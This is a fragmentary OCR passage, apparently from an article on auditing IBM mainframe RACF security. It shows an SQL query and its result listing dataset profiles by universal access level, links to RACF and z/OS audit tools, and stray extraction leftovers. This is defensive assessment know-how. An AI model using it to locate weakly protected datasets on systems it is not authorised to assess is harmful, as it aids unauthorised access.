
ProfileName	UNIVACS

```
Execution finished without errors.
Result: 10 rows returned in 6ms
At line 1:
select ProfileName, UNIVACS  from DATASET_BASE
where UNIVACS LIKE "1%";
```

Summary

References

- https://github.com/klsecservices/racfudit
- https://github.com/klsecservices/zos-mindset




OFF
ONE
2023